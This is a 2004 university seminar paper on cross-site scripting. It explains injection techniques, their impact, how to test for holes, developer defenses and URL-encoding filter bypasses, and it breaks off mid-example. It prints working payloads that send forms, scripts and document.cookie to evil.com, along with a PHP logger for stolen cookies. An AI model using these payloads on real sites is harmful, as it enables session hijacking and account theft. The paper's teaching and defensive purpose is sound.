

Rheinisch-Westfälische Technische Hochschule Aachen

Lehrstuhl für Informatik IV

Prof. Dr. rer. nat. Otto Spaniol

Cross Site Scripting

Seminar: Security in Communication Systems
SS 2004

Christoph Wehrmann

Matrikelnummer: 225495

Betreuung: Maximillian Dornseif
Lehrstuhl für Informatik IV, RWTH Aachen

Contents

1	Introduction	3
2	Introduction to Cross Site Scripting	3
2.1	HTML Code Injection	4
2.2	Javascript Injection	6
2.3	Document Object Model (DOM) manipulation	7
2.4	Attack potential	8
2.4.1	Cookie access (session take over)	8
2.4.2	Information redirection / Theft of Accounts	9
2.4.3	User Tracking / Statistics	10
2.4.4	Information manipulation	10
2.4.5	Application control	10
3	Prevention	11
3.1	Discovering vulnerable code	11
3.2	Solutions for Users	12
3.3	Solutions for Developers	13
3.4	Counterattack	18
3.4.1	URL Encoded Attack	18
4	Examples	20
4.1	XSS Attack	20
5	Conclusion	23

1 Introduction

During the last years websites evolved from static, non interactive pages to highly interactive and dynamically generated applications. The rapid increase in features also introduced completely new attack vectors which are supposed to be often underestimated by web developers. This paper will provide an overview of the basic technologies, attack detection and prevention mechanisms, and show several attack scenarios that are currently exploited in the wild.

This document is focused on so called Cross Site Scripting attacks which are currently one of the most exploited security problems in modern web applications. Security publications mainly use the acronym XSS instead of the more obvious CSS for these kinds of attacks, because most people refer the commonly used web technology of Cascading Style Sheets when speaking about CSS.

Cross-Site scripting attacks get easily confused with similar security issues like Cross-Frame Scripting (a common weakness in early browser software) or SQL injection (a problem that can occur when passing data to databases via SQL). These topics are out of the scope of this document; please see the provided links to get more informations.

2 Introduction to Cross Site Scripting

The main concept behind a XSS attack is to find a flaw in the way a web server is passing back data to the client based on parameters given in the web server request. A simple example is a typical website search engine that is displaying the phrase the user searched for as part of the search result page. Usually the keywords (e.g. "foobar") are displayed in an information line like this:

Found 34 entries matching your search phrase: foobar

This is the expected behavior, but now imagine one would search for the keywords "foobar. Clicking on one of the entries costs \$5." The result would look like this:

Found 34 entries matching your search phrase: foobar. Clicking on one of the entries costs \$5.

One can not tell anymore if these are two sentences or if the second sentence is just part of the search phrase.

First this might not seem like a security issue: The user himself entered this weird search phrase and he knows that clicking on an entry does not cost money. But due to the way web applications work, it is possible to create special crafted links that automatically lead the user to a fake result page. If the attacker can trick a user into visiting the link, the user can not tell if the "\$5 sentence" is part of the web page he is visiting or not. Using social engineering and powerful spreading technologies like spam in email, Usenet or web based forums an attacker can easily reach a broad audience.

In the following pages we show how to exploit the ability of web servers to display data we sent them as part of the output in far more sophisticated ways. These range from scaling simple text injection to obfuscating the data output, up to the complete takeover of an affected web application by stealing the login information of a valid user. Under some circumstances it is even possible to execute arbitrary code on the user machine.

2.1 HTML Code Injection

Our first example showed a simplified web search engine and a way to obfuscate a part of the output. We will now have a closer look at the mechanisms behind those web applications.

At first we need to understand the basic mechanisms of a web server and the difference between a static and a dynamically generated web page. We will demonstrate this difference by introducing a simple example of a dynamic webpage. While using PHP for the dynamic parts, the static parts of the page are implemented with HTML. The scripting language PHP creates the content which is then displayed via HTML. PHP (recursive acronym for "PHP: Hypertext Preprocessor") is a widely-used Open Source general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. Further on we will use PHP in all demonstration. Now let us go back to the above example.

Listing 1:

```
<?php
echo
"Found $numentries entries matching your search phrase: ".$_GET["search"];
?>

URL:
http://example.com/index.php?search=foobar
```

To make things clearer we only concentrate on an excerpt of the source code showed in Listing 1. The variable `$numentries` represents number of matches of the search and the variable `$_GET["search"]` contains the value of the variable `search` given via the URL. It is important to keep in mind that static web pages and dynamic web pages use HTML to display any content. But the dynamic generation of web content and the interaction with users are only made possible by using a scripting language. Unfortunately this gives the user the possibility to insert HTML code by himself which is shown in the next example.

Listing 2:

URL:
`http://example.com/index.php?search=foobar`

The output of this request would look similar to the following:

*Found X entries matching your search phrase: **foobar***

The string `foobar` allows the user to insert his own HTML code into the page which can then change the content of the page. This might not seem a concern at first glance. But as stated above, this gives an attacker the chance to insert such a manipulated link into an email or newsboard. This redirects the user to a search page that will show the manipulated content. But these possibilities to manipulate content are not limited to just inserting or formatting text. Note that this is only possible if the search string is displayed directly without any manipulations. Another way to do this is using the form tag to redirect from a trusted server to a malicious one.

Listing 3:

```
<form action="example3.php" method="GET">
<?php
echo "Found $numentries entries matching your search phrase: ".$_GET["search"];
?>
<p>search term: <input type="text" size="20" name="search"></p>
<p><input type="submit"></p>
</form>
```

URL:
`http://example.com/index.php?search=</form><form action="evil.com/steal.php">`

Listing 3 demonstrates a search string which enables an attacker to redirect the form to his server. The attacker then can read the values of the input fields and abuse them. This vulnerability of the form tag makes input fields and especially hidden fields a security lack that need to be taken care of. Additionally there is the possibility to have the page load the code of an attacker from his server using appropriate HTML tags. Listing 4 shows how this can be done with inline frame tags.

Listing 4:

URL:
`http://example.com/index.php?search=<iframe src="http://evil.com/index.php" height="0" width="0"></iframe>`

Inline frames make it very easy for an attacker to secretly load malicious code. By setting the height

and width to zero (like shown in listing 4) the inline frame is made invisible so the malicious code of this frame is executed without anybody visually noticing. Obviously inline frame tags are not the only possibility to do so. In the following more examples which have the same negative effect are demonstrated.

Examples:

- ``
- ``
- ``
- ``
- ``
- `<input type="image" dynsrc="javascript:[code]">`
- `<div style="background-image: url(javascript:[code]);">`
- `<xml scr="javascript:[code]">`

For more information see Andrew Clover article at www.securityfocus.com [6]

So far we have seen that HTML enables attackers to insert random text or even malicious code. HTML was developed to only display web pages statically. Interaction with other users has not been taken into account. Indeed it is possible to send forms which have been filled out by users, but validation and verification of this data exceeds the abilities of HTML. That and the lack of being able to change content dynamically is why HTML has been extended. For example, Cascading style sheets extend HTML by the ability to exactly position elements. Another way of extending HTML is using scripting languages like Javascript which will be explained in the following section.

2.2 Javascript Injection

Web developers use scripting languages like Javascript, JScript or VBScript in order to interact with the users. In this paragraph we will concentrate on Javascript. Even though Javascript associates with Sun's Java, these two languages are completely different. Javascript was developed by Netscape in order to expand the abilities of HTML. JScript is Microsoft's version of Javascript which is used only in their browser due to license reasons and is supposed to be completely compatible to Javascript. Microsoft also introduced a scripting language called VBScript which is derived from Visual Basic (VB). But this scripting language was not accepted throughout the World Wide Web. Using scripting languages like Javascript web developers have the possibility to access isolated elements of the HTML code which then can be dynamically changed. The introduction of scripting languages make HTML pages seem more like applications.

The next paragraph demonstrates how an attacker can insert and execute a small Javascript program in a web page. This is called inline scripting and looks as follows.

```
URL:
http://example.com/index.php?search=<script>alert(document.domain)</script>
```

Here an attacker inserts a javascript code that opens a pop up window showing the domain of the web site. If the pop up window appears we know the code is executed properly and can now have any valid javascript code executed. Just like in the example above which is showing security issues with HTML inline frames, inline scripting also enables an attacker to load malicious code from another source. The following URL shows how this can be done.

```
URL:
http://example.com/index.php?search=<script src="http://evil.com/script.js"></script>
```

This leads to an advantage for the attacker that he is now able to insert very complex code in a very compact way. He also can then modify his code without posting the malicious link again. On the other hand the malicious code is visible in the source code of the page. That reveals the attackers identity or at least the one of his server. Javascript increases dramatically the number of possibilities an attacker has. In order to demonstrate some of these possibilities we will introduce the Document Object Model (DOM).

2.3 Document Object Model (DOM) manipulation

Accessing arbitrary HTML elements using plain Javascript is not possible. To fulfill this necessity the W3C consortium passed the Document Object Model (DOM) requirements. DOM is not a programming language but rather a scheme that specifies how to access arbitrary elements of a XML based document like HTML documents are. It allows the developer to explicitly access and change content of a column of a table. This is done via a tree structure that is defined upon the document by DOM. One can navigate through this tree and thus gets access to any element of the page. Since DOM is not a programming language itself but was rather meant to be implemented by modern scripting languages, it is integrated in newer browser versions in form of a DOM oriented javascript. DOM is not limited to scripting languages, it can also be used in any other programming language.

This paragraph deals with DOM oriented Javascript and how it is used to manipulate contents of web pages. Combining this manipulation with the browser's event handler allows the attacker to choose the starting point of the attack, for example executing it "onLoad" meaning during the loading process or "onClick" meaning after a mouse click by the user. But still the main aspect is the fact that it is possible to access and manipulate each element of the page individually.

Next, some more detail regarding this aspect will be discussed. An example is given with regard to the form similar to the example in Listing 3.

Listing 5:

```
document.getElementsByTagName("form")[0].action = "http://evil.com/steal.php";
```

This example shows unlike the example above the attacker has not inserted a new form but directly changed the existing form element. In this case the action attribute of the form element was changed to another value. Of course this is also possible for any other HTML element. Today most web sites use cascading style sheets to display the site ideally. Changing the attributes of these style sheets is possible as well.

Listing 6:

```
<p>Text</p>

//making the element invisible
document.getElementsByTagName("p")[0].style.display = 'none';

//changing the position of the element
document.getElementsByTagName("p")[0].style.position = 'absolute';
document.getElementsByTagName("p")[0].style.top = '4.8cm';
```

So we see that changing visible elements is quite easy. Elements can be made invisible and their position can be changed. DOM provides large variety of possibilities of altering content which leads to a great potential for attack scenarios like shown in the following sections.

2.4 Attack potential

After having seen some techniques to start and arrange a XSS attack now have a look at what an attacker can achieve. There are several impacts of malicious code insertion a user can underlie. We will give some examples and ideas but can not cover the complete scope of the possibilities a XSS attack offers since the potentials are almost unlimited.

2.4.1 Cookie access (session take over)

Most dynamic websites are using the so called "session handling" method to handle and store user-specific data throughout several websites or sessions. "Session handling" is especially critical when used in websites handling a lot of user-sensitive data, such as large Online Shops or Online Auction Sites. Without using further programming languages, it is not possible to create sessions, since the markup language HTML does not provide such a mechanism. The lack of transmission and processing of user-specific data leads to a stateless communication within a website. Each session client obtains a unique session-ID that is identified by associating with the client. Any personalized data

stored for the session on the server can only be retrieved by only using this session-ID. Session-IDs can have a temporal validity, which can last from some minutes up to some days, months or years. The session-ID can either be stored in a cookie or attached to the URL; both variants can be manipulated. Due to the facts that the session-ID is stored in various log systems (such as proxy server etc.) and that it is visible to everyone, attaching the session-ID to the URL should be avoided. With such a valid session-ID an attacker could take over the session of a normal user and could freely act in the user's name. Therefore, alternatively the cookie method should be chosen, which can be differentiated into permanently stored (for example on a harddisk) persistent cookies and session cookies in the browser during a session. However, regardless of these two cookie handling methods, it is still possible to steal data from a client with a XSS attack (e.g. manipulated link), as shown below with the following javascript instruction:

Listing 7:

```
<script>document.location.replace("http://evil.com/steal.php?" + document.cookie)</script>
```

The attacker sends the information stored in the cookie to a processing script named steal.php, which is situated on the server of the attacker. This script stores all user-sensitive information contained in the cookie including the session-ID of the victim in a text file. As far as this information is still valid, the attacker can take over the session from the victim. The script looks basically as follows, but must be adapted according to each particular application:

Listing 8 (steal.php):

```
<?php
$f = fopen("cookielog.txt", "a+");
fwrite($f, "IP: {$_SERVER['REMOTE_ADDR']}
        Ref: {$_SERVER['HTTP_REFERER']}
        Cookie: {$HTTP_GET_VARS['cookie']}\n");
fclose($f);
?>
```

cp. Gavin Zuchlinski "The Anatomy of Cross Site Scripting" [3].

2.4.2 Information redirection / Theft of Accounts

In the above sections we have shown how easy an attacker can redirect data submitted to a form by using either simple HTML or JavaScript. Once again, another example will point out the danger of a XSS attack. Assume the attacker is trying to insert malicious code that can alter the form of a web page the user trusts. This form in an online banking web page or a community web site can lead to severe consequences. The attacker would be able to redirect the form's data such as user login and password and save this data on a persistent storage. JavaScript allows much more advanced attacks

than HTML does like allowing the attacker to send the stolen data to the attacker's server and then back to the valid server which it was meant for. Doing so users of this web page have no realistic chance to see that their personal data was stolen, neither does the server possess any opportunity to realize or detect that the form was redirected. For example, at an online banking system the attacker can intercept an entered TAN of the victim and then transfer any amount of money to his account. This scenario is devastating for both user and concerned company.[4]

2.4.3 User Tracking / Statistics

An often ignored fact is that XSS offers techniques to track the user's surf behavior and thus to provide statistics. This can be done through an event-handler like `onClick`, `onFocus` etc. or in Javascript with the object `event`. Each click a user passes can be logged and in that way it is possible to determine the user behavior exactly. It is even possible to associate the data with an email address of the user, as far as these email addresses are accessible for the attacker. Thus advertising providers and spammers are enabled to send highly targeted email advertising to the user.

2.4.4 Information manipulation

One of the most dangerous yet often underestimated issues is the danger of misinformation. Consider a well known and trusted news site with a wide audience. Like mentioned earlier, the possibilities of code insertion would allow altering the entire content of this page. Consider a message board or email with a link that leads the user to important news item like the beginning of a war or a nuclear accident. An attacker can make a very long URL appear trustworthy to the user and so lead the user to faked news. Any user reading this would take this information seriously since there exists no visible proof of this being manipulated news.

These are only two possible scenarios of manipulating information or content of a victim web page. But there are more possible threats that come to mind. For instance, an attacker could alter the prices or states of products in online shops or auction companies. A faking of exchange rates at an online brokering system could also cause severe damage.

2.4.5 Application control

XSS enables an attacker to take over accounts and to hijack sensitive data, either via a manipulated form or a stolen cookie. With this data the attacker gets the ability to act as the victim, without giving the web application provider the chance to examine his validity. Thus the same possibilities a user visiting a web page has are open to the attacker. Now, we want to go into detail with some examples, in order to clarify the danger these kinds of attacks have.

The first example illustrates a scenario seen from the view of an email provider. If the attacker obtains the email log-in data of a regular user, he may abuse the users email box for instance and send spam

mails to all members of the contact list. In these spam mails crafted by the attacker, a malicious link could be inserted and no recipient of these emails would have a doubt about their reliability since he would read them in a familiar environment. Also the recipient is sure that they came from a trusted sender. This is the concept viruses use to spread themselves.

Let's consider a further example dealing with the scenario at an online shop, such as Amazon, Bol etc. The attacker could abuse the login information of the target user and so act in his name, buying goods and therefore could cause substantial damage to the victim. There are still plenty of examples how to inflict damages on target users with XSS, but this is not covered in this paper.

In this context another important possibility is the automation of such an attack. Up to now, we assumed that the attacker performs these accesses by himself. But there is also the possibility that a script could implement these actions independently. This automation could be in the simplest case notifying the attacker that data was stolen up to the complete automation of the attack. [5]

3 Prevention

In this section we will discuss, how an user or a developer can protect his web page from a malicious XSS attack. First we will introduce a method to check a web application upon vulnerability. Then we will present some solutions and advices for users and developers.

3.1 Discovering vulnerable code

Here we will present a step by step instruction to find a XSS vulnerability in a web application. A very important aspect of finding a XSS hole is the dynamically generated client-side HTML content, with which the attacker can start an XSS attack. Developers should try to prevent or eliminate these XSS holes during the progress of development.

To check your application for vulnerabilities regarding code insertion attacks, do as follows.

For each visible form input field or variable passed in the URL try one of the following scripting formats:

```
<script>alert('XSS')</script>  
  
<img csstest=javascript:alert('XSS')>  
  
&{alert('XSS')};
```

If a javascript alert pop up window with the message "XSS" appears, then it is very likely that the web application is vulnerable to a XSS attack. To be more precisely, the checked input field is a XSS hole. If no pop up window opens, but the resultant page is displayed incorrectly, for instance part of

the code is visible, the application can still be vulnerable. Try inserting the following string in place of the above scripts.

```
' ' ; ! -- " <CSS_Check>=&{ ( ) }
```

 (Note that the string begins with two single-quotes)

This string doesn't have any semantics. It just consists of some special characters in order to find out if the targeting web application is filtering any of them out. Its only purpose is for the attacker to find out which special characters he can use to create an attack string. For example if the round brackets are filtered out javascript commands are not possible unless double encoding is used. This will be explained later. After inserting this string, search for the string "CSS_Check" in the source code of the resultant page. If you find one or more strings of "CSS_Check" in the source code, it is quite possible that the application component is vulnerable. If the string "CSS_Check" looks similar to `<CSS_Check>` the application is not vulnerable, because the "<" and ">" are transformed into the HTML entities of these characters. These HTML entities are not parsed by the browser and are not executed. In case the input is displayed unmodified at some place of the source code, this input field can be used to divert the flow of execution and we have a possible starting point for an attack. It is also possible that the application filters or alters some characters of the input string `' ' ; ! -- " <CSS_Check>=&{ () }`. This web component can then be still vulnerable. Pay attention to what characters of the input string are altered or filtered. A possible quitting of the HTML tag or code segment depends on the filtering method of the target web component. If this possibility exists then the attacker is able to insert his malicious code via this input field. So far we have considered only visible input fields and variables passed in the URL, the same process is applicable for "hidden" fields. Hidden fields are normally not editable at the client side, thus we need a local host proxy server. Some companies provide a free local host proxy server service an attacker can use for his attack. With a proxy server the attacker can alter the HTTP request as they leave the client side, but before the data reaches the server side. This is called a man-in-the-middle attack. [1]

3.2 Solutions for Users

The user has two main possibilities to protect himself from a XSS attack. The most effective solution is to disable all scripting languages in his browser and e-mail reader. Alternatively the user should visit and follow only trusted sources. Disabling all scripting languages results in a significant loss of functionality, because many web sites uses Javascript for a flexible and user friendly design like Javascript navigation bars. Thus, for some business or private reasons it is not a feasible option. Even if all scripting languages are disabled, attackers may still be able to influence the content of a webpage by inserting only HTML tags. So this first advice only helps decreasing the possibility to be a victim of a code insertion attack. With scripting enabled, an attacker can hide a malicious link by altering the representation of the link in the bottom bar of the client browser. For example, the attacker can use the Javascript attribute status of the window object to alter the statusbar. with the Further more the attacker can insert a mailicious link in a newsboard or email. Using a social engineering, the attacker creates a special link to the site and embeds it in a HTML email that he sends to a long list of potential victims. Users should be selective on web sites they first visit. It is not recommended to follow any links on untrusted web pages or in anonymous e-mails. Typing addresses directly into the browser or

using securely stored local bookmarks is considered the safest way of connecting to a site. Another possible attack is through an insecure integrated application, like Flash, Windows Mediaplayer etc. To prevent these types of attacks, users are advised to uninstall this integrated application or use additional software tools, like an antivirus program. None of the precautions that web users can take are complete solutions. In the end, it is up to web page developers to modify their pages in order to eliminate these types of problems.

3.3 Solutions for Developers

It is very hard if not impossible for the end user to solve the XSS problem. So web page developers are responsible to implement their web applications in a way that these types of attacks don't have any effect. As two web application are never the same, the developer must adjust his web application to their special requirements. The following advices and design considerations are as well as against XSS attacks as against some kind of HTTP based attacks. Web developers must evaluate whether their sites will send untrusted data as part of an output stream.[1]

Untrusted data and possible malicious data can come from, but is not limited to

- URL paramaters
- query string
- cookies
- form elements
- database data and other persistent data supplied by users.

The most relevant procedure to make a web application resistant to XSS attacks is to validate and filter any input a server side script receives. The complexity of the filtering depends on the requirements of the web application and the chosen server side scripting language. Some server side scripting languages have a set of functions to help filtering the user input.

To prevent a XSS attack the developer must filter out a series of characters in any user input received. Every web page has a range of inputs which can be checked sequentially for every input field. Most special characters have a special meaning to the syntax of the malicious code when inserted into a web page or URL. The interpretation of these special characters is according to the HTML specification and how a browser interprets these characters. The following table shows a list of all special characters a developer should keep in mind.

Character	escape-encoded	Significance
<	%3c	The less-than character introduces a tag, for example a HTML tag.
>	%3e	The greater-than character is interpreted by client browsers as the end of a tag, and assumes that the author of the page omitted an opening < in error.
'	%27	HTML tag attribute values and Javascript variables can be enclosed within single quotes.
"	%22	The double quote character is often interpreted as the begin or end of an attribute character or enclose a Javascript variable.
%	%25	The percentage character is frequently used for encoding characters, such as the Unicode representation or HTTP escape sequences.
Space	%20	Can be used to break out of unenclosed attributes.
+	%2B	Can be used as a space in URL. In Javascript used joining two strings. Can be used to break out of unenclosed attributes.
()	%28 %29	Brackets are used for funtions call as <code>alert('XSS')</code> .
:	%3A	In Javascript used as a "shortcut" as <code>javascript:alert('XSS')</code> or in CSS for styles like <code>display:none</code> .
;	%3B	Often used as the end of a statement like in Javascript <code>var a = 'param1';</code> .
/	%2F	Closing Javascript tag <code></script></code> and HTML tag <code></body></code> , <code></code> etc.
?	%3F	Within a URL the question mark separates the HTTP address from the variable in the URL. Like: <code>http://www.example.com?menu=main</code>
&	%26	Within a URL after the HTTP address and the first variable introduced by the question mark more variables can be add with the ampersand. Like: <code>http://www.example.com?menu=main&var1=123&var2=234... .</code>
{ }	%7B %7D	The curly bracket enclose the code of a function on most programming languages, for example in Javascript.
[]	%5B %5D	The square brackets are used for arrays in most programming languages.
\	%5C	The back-slash is often used for faking paths and queries.
=	%3D	URI Parameter definition like <code>name=value</code> .
Non-ASCII		Within a URL, non-ASCII characters (characters values above 128 in the ISO8859-1 encoding) are not allowed.

There are three different ways a developer can use to handle these special characters in a secure way. One possibility is to encode the output that is passed back from the server to be displayed on the client side according to the input data. Another one is to filter the input data for special characters and last it is possible to filter the output for special characters and leaving the input data unfiltered. The method the developer chooses depends upon the application that is planned to be implemented. In most cases input or output filtering will be sufficient.

Encode output based upon input parameters

This method accepts all input supplied by a user without any former validation or filtering. The idea of this method is to encode every special character to the appropriate HTML entity when send from the server to the client. For example the less-than character "<" would be encoded as "<". The browser or application will not interpret this encoded character as the start of a HTML tag and the end user would see the normal less-than character "<".

Listing 9:

Using php to encode a string

```
<?php
$input = '<a href=\"www.example.com\">link</a>';
$output = htmlspecialchars($input);
echo $output;
?>
```

The PHP `htmlspecialchars()` function alters all special characters to their HTML encoded entities. The user sees `link`, but the source code contains the encoded version `link`. Obviously this function can not be applied to data that consists of HTML code, because it will not be interpreted correctly. Since this is often the case using templates it is advised a different filtering method.

Filter input parameters for special characters

The web developer can check the input parameters of the user, either client sided or server sided. Not recommended is the client side input filtering and validation, because it is often a trivial exercise for an attacker to bypass the client side filtering. If a developer uses a client side input filtering, he should also use the same filters on the server side. Best input filtering works by only allowing certain special characters within the user supplied input data on the server side.

The recommended method filtering for special characters is to select the set of characters that is known to be secure rather than excluding the set of characters that might be harmful. This is because no developer can know of other characters or character combinations that can be used to expose other vulnerabilities. This approach of selecting the characters that are acceptable is known as positive filtering. It will help to reduce the chance of a thread of other yet unknown vulnerabilities.

For example, a form field that expecting a person's name can be limited to a set of characters a-z and A-Z rather than excluding single characters. There is no reason for this name attribute to allow digits or other special characters. On the other hand this would not allow characters like umlauts in the german language which might be considered a disadvantage.

Here are some possible filtering methods implemented with PHP.

Listing 10:

A simple example of checking an input parameter to be an integer:

```
is_int($integer); //returns true or false
```

The `strip_tags()` method in PHP extracts "<" and ">" in a way that HTML tags cannot occur.

```
$specialchars = '\ \ ' ;!--"<CSS_Check>=&{()}" ' ;  
//output string: ' ' ;!--"<CSS_Check>=&{()}"  
strip_tags($specialchars);  
//output string: ' ' ;!--"=&{()}"
```

Filter output based upon the input data for special characters

Another possibility than filtering input data for special character is to filter the output data after the unfiltered input data came from a persistent storage like an existing database. In case input data is inserted from different sources such as system processes or applications this method is preferable since this data might not go through the input filtering process. Output filtering is similar to input filtering for special characters except that the filtering process occurs before the end user receives the data. One has to be more careful though if using output filtering. Often content management systems or other applications create their HTML content with HTML code stored in the database. The web application should filter the special characters only in user supplied data to avoid that the stored HTML code become useless.

Limit dynamic output

Web developers often try to personalize a web page welcoming an user personally, for example by displaying a message like *"Hello, Peter!"* or other personalized data in their presentations. For example the URL can be something like `http://example.com/name.php?name=Peter`. This makes it easy for an attacker to insert code again. It might be acceptable to sacrifice this dynamic response with a hard-coded response in this case such as *"Hello, member!"*. It is possible to filter every input, but the developer must decide whether this expenditure is worthwhile since not every input is implicitly necessary.

Limit length of string

Another alternative is to limit the maximum length of any user-supplied input. For example web-communities often restrict the length of usernames to only 8 to 15 characters. This limit initially enforced at the client-side, should also be checked at the server-side. All user-supplied strings which

are longer than the allowed maximum should be truncated to the allowed length. Still it is possible that an attacker can insert short malicious code that might pass this filter.

Check http referer

The HTTP referer is a part of the HTTP standard and the web application can check the referer field for user related infos like the host adress. If the referer field contains the URL of the page that a link or data came from, then the web application can reject the data in case it didn't came from the correct host or link. But this possibility has some disadvantages which a developer should always take into account. First, the developers of the browser might not have intended that a referer string is sent or the user deactivates the sending of the referer locally in his browser. Also the attacker can use a local proxy server which filters out the referer information or modifies this information. And it is possible that firewalls or proxies block sending the referer. Considering these arguments, it is not recommended to use the referer for purposes relevant to security on a web site.

Use POST not GET

HTML forms can be submitted via the GET or POST method, this is defined in the request method field of the HTTP header. The HTTP GET request easily allows an attacker to generate distributable URL's containing the malicious code. To complicate this procedure the developer instead should use the HTTP POST method. So the attacker must use a local host proxy server to turn the HTTP POST into a GET submission. However this prevention easy is to circumvent, but this can avoid unskilled attackers to act and is easy to implement in a web application. Without the HTTP GET request an user cannot save any bookmarks for quick access any particularly web application site, because the HTTP POST method allows no variables in the URL. Additional the HTTP GET method can send limited characters unlike the HTTP POST request can contain an almost unlimited amount of data.

No hidden fields

Sometimes web developers use "hidden" fields in a HTML form to store state information, settings and previous input data. These "hidden" fields are visible to every user simply by viewing the HTML source of the form in their browser. For an attacker it is easy to send his own "hidden" field data to the web application. For this he only has to have the same HTML form on his computer and edit it in a way that he can resubmit this modified form to the web application. Contents of hidden fields should be cleaned and validated just like any other user input field.

Validate cookies

Many web application uses cookies for managing user specific data. The application developer should ensure that any data from a cookie is checked and validated before inserted into the HTML document content. This approach is necessary, because it is easily possible for an attacker to save persitent code in a cookie. In order to prevent this it is possible to append a signature to the cookie to verify its integrity.

Check session

For some web applications it can be an advantage to use a unique session identifier. Every valid user automatically receives a unique session-ID at the initial visit of the web site. With this session-ID a remote URL based attack can be prevented. A URL session identifier looks like:

```
URL:
http://example.com/index.php?session=bvus11blhgjghobp026imdm3g3
```

This session-IDentifier should be assigned on one particular page, preferable on the main page. If a visitor tries to access another component of this web site without a valid session-ID he then should be redirected to the main page to get a valid session-ID. If an attacker discovers a XSS hole in a specific web component, he needs a valid session-ID to access this web component. This turns out to be disadvantageous since linking to other components than the main page is not possible. Especially search engines like google will not list these components in their search results. Every session should have a time limitation and other methods of checking the validity. For example the session-ID can be generated by including the checksum of the browser client's IP address or other validation mechanisms. An attacker can only act as long the session-ID is valid. Outside this periode the attacker has no possibility to use the flaw. Many URL-based code insertion attacks can be prevented with an URL session identifier. One disadvantage of this implementation is that the session-ID will be allocated and used over the HTTP protocol. Most logging systems like firewalls, proxies, web server access log etc. will display the whole session-ID which is then also visible for the attacker. If the web application needs a secure transaction then the developer must ensure that a new session-ID is allocated and used during transactions. Since the session-ID times out after a short time visitors are not able save any bookmarks leading to other parts of the web site than the main page, because the session-ID will not be valid anymore. So they are instantly redirected to the main page.

3.4 Counterattack

3.4.1 URL Encoded Attack

Like seen above anti XSS filters filter out any special characters of an input/output string. An attacker usually aims at bypassing these filters. Considering the requirements of an application, filtering out special characters can become a very hard task for the developer. Let's say the maintainer of a news-board wants his users to be able to add images to their posting. That requires that inserting HTML image tags is allowed, but no other HTML tags should be. The difficulty now is to distinguish between allowed and not allowed tags. An attacker would then try to exploit the ability of inserting image tags and insert other manipulating tags. The developer's job is to make his application resistant to any possible attack strings and still fulfill the requirements.

One way to bypass the filter is using an alternative character encoding like for example HTTP escaped encoding or UTF-8 encoding. HTTP escaped encoding encodes characters by starting with a "%" followed by the HEX value of the ASCII character. For example the HTTP escaped encoding of "@" is "%40". This is primarily used in URLs to interpret special syntaxes like space characters correctly. UTF-8 uses sequences of 1 to 8 octets to encode characters and this is explain more detailed in Gunter Ollmann's paper "URL encoded attacks" [2]. Here we will only consider HTTP escape encoding.

Let us first take a look at an example of HTTP escape encoding. Assuming the application displays the variable \$word unfiltered

Listing 11:

```
echo $HTTP_GET_VARS["word"];
```

an attacker can type the following HTTP escape encoded request into the browser's address field

```
http://example.com/index.php?word=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E
```

the following javascript code is executed on the client side. The browser automatically decodes the encoded characters and executes the resulting code. This method allows bypassing simple filters.

```
<script>alert('XSS')</script>
```

Some applications do the filtering after the input has been decoded. Thus single encoding is not a very strong bypass mechanism. The attacker then can use multiple escape encoding since a lot of web applications interpret this wrongly. Using multiple escape encoding, already escape encoded characters are escape encoded again. This can be done as many times as possible. This method takes advantage of the characteristic of applications to decode input strings one or several times without checking for unwanted characters in between. The following example shows double applied escape encoding. The character "@"'s escape encoding is "%40". Using multiple escape encoding (double), the character's encoding can become "%2540,%340,%4%30,%25%340,%254%30,%34%30,%25%34%30",

(%="%25" 4="%34" 0="%30") where one or more characters of the encoded string is again escaped encoded. To demonstrate an attack using this method we use an example where a "+" character would normally be filtered out. Following script sends a cookie back to the attacker server if executed.

Listing 12:

```
<script>
document.location.replace('http://example.com/steal.php?' +document.cookie)
</script>
```

Here the "+" character concatenates the strings of the attackers URL and the one returned from "document.cookie" which contains the sites cookie. Not using any escape encoding of the "+" character results in the following string.

```
<script>
document.location.replace('http://example.com/steal.php? document.cookie)
</script>
```

We see that the plus character is just filtered out and makes the script unexecutable. Suppositionally escape encoding the "+" character once and making it into "%2B" still does not succeed since single escape encoding is also filtered out. The attacker then has the possibility to use double escape encoding "%25%34%30" and is very likely to succeed. The double encoded attack string would look like this.

